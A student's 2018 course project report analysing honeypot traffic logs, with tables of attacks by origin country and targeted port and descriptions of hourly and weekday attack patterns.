CCPS633 Final Project

Andy Lee (500163559)

April 16, 2018

Contents

List of Tables

List of Figures

1 From which countries do the attacks originate from (Top 25)?

- What type of data do you include/exclude?
- What data (if any) would throw your results off?
- Support your decision(s).

Table 1 lists the top 25 countries where attack originates. Data from `AllTraffic.csv` data were used. Compared `JOIN` with `Tor CSV` removing any matches on IP and Date. Removing all private IPs and fake IPs. The remainder dataset will be the attack where each row equals to a recorded attack. A count of values on the column country will return the number of attacks from each country.

There are certain cases where our results might be off. For example, the attacker might be attacking through a machine that has been compromised; or maybe the attack is carried through VPN, Proxies or Tor Networks will throw the results off.

Country	Attacks
China	310602
United States	208761
Vietnam	128860
Russia	91795
Taiwan	73040
Brazil	71806
Netherlands	56372
Ukraine	55692
Republic of Korea	48895
Turkey	46790
India	35253
Germany	31660
Republic of Lithuania	26355
United Kingdom	26266
Romania	25064
France	22654
Hong Kong	22224
Mexico	22160
Argentina	19376
Colombia	17973
Poland	17956
Canada	17272
Indonesia	11559
Iran	11015
Italy	9852fi

Table 1: Number Attacks by Country

2 What ports are the most common to be probed or attacked (Top 25)?

- What type of data do you include/exclude?
- Support your decision(s).

Data from `AllTraffic.csv` data were used. Since these honeypots does not provide meaningful services, any attempts to communicate with them can only be seen as an attempt to scout and/or attack. The port number is extracted from the `destination_port` column.

The 3rd largest attack is on port 2323. This attack should be meant for Telnet's Port 23 scanning for IoT from Mirai botnet [1].

Port	Description	Total attack
23	Telnet	737873
22	SSH Remote Login Protocol	237174
2323	3D-NFSD	101705
5060	Session Initiation Protocol (SIP)	101617
3389	Microsoft Terminal Server (RDP)	59390
5900	Virtual Network Computing (VNC)	45547
80	HTTP	22581
7547	CPE WAN Management Protocol (CWMP)	21005
3306	MySQL	14931
5358	WSDAPI Secure Channel	13784
23231	UNKNOWN	10015
0	ICMP	8772
6789	Logger Net/Bucky's Inatand Msg	8378
81	Torpark Onion Routing	5178
8080	HTTP Alternate	3884
3390	UNKNOWN	3683
443	HTTPS	2985
222	UNKNOWN	2274
110	POP3	1675
5800	UNKNOWN	1605
5432	PostgreSQL	1590
8888	MAMP Server	1481
8000	Splunk	1450
9000	UNKNOWN	1392
1723	Point-to-Point Tunneling Protocol (PPTP)	1354

Table 2: Number Attacks by Port

[1] What is happening on 2323/TCP? https://isc.sans.edu/forums/diary/What+is+happening+on+2323TCP/21563/

3 For each day of the week, what hour is the most active?

- What reasons can you give for any difference between the days?
- What type of data do you include/exclude? Explain.

Monday Peak attacks during 7am, with afternoons higher than overnight hours, as seen in Figure 3

Tuesday Peak attack at 3am, with mornings more active than evenings, as seen in Figure 4

Wednesday Peak attacks between 1-3am with relatively low traffic at other times, as seen in Figure 5

Thursday 10pm has highest attacks, and evening attacks are higher than other times of the day, as seen in Figure 6

Friday Active attacks spread through the entire day with spikes in random hours day and late night. No discernable pattern in terms of attacks throughout the day, as seen in Figure 7

Saturday Midnight starts off with 8k with a steady gradual increase throughout the entire day eventually hitting 10k. Random spikes at 7am and 8pm, as seen in Figure 8

Sunday Highest activity between 4am to 8pm averaging close to 14k attacks per hour. After 8pm attack drops sharply into the midnight, as seen in Figure 9

All times have been localized[2] therefore the hours share a common "day and night", "weekdays and weekends". Figure 1 combines all attacks grouping by the hour. Day time generally has more attacks than night time, with out of pattern spikes at 7am and 8pm.

[2] https://pypi.python.org/pypi/timezonefinder/



Figure 1: Attacks in each hour in local time

Figure 2 combines all attacks grouping by the day.



Figure 2: Attacks per weekday in local time

Sunday has the highest chance of cyberattacks, with Monday and Tuesday to follow. My theory is hackers have more free time to spend on Sundays since it is a holiday for most countries and many hackers will have regular jobs in addition to hacking. The cyberattacks spills over to the next two days but progressively lesser each day until Thursday then it bounces back up. The hackers may have had ideas that they developed on Sunday that they try out early into the week and may run out of ideas midweek, suggesting the lower traffic.

The `AllTraffic.csv` was used to compile this data (Figures 1 to 9). Data points with unresolved geographic location were omitted as it is not possible to determine their local time. However, that amount is small relative to the entire set of data. All data points is considered as regardless whether the attack was successful or not.



Figure 3: Monday attacks in local time



Figure 4: Tuesday attacks in local time



Figure 5: Wednesday attacks in local time



Figure 6: Thursday attacks in local time



Figure 7: Friday attacks in local time



Figure 8: Saturday attacks in local time

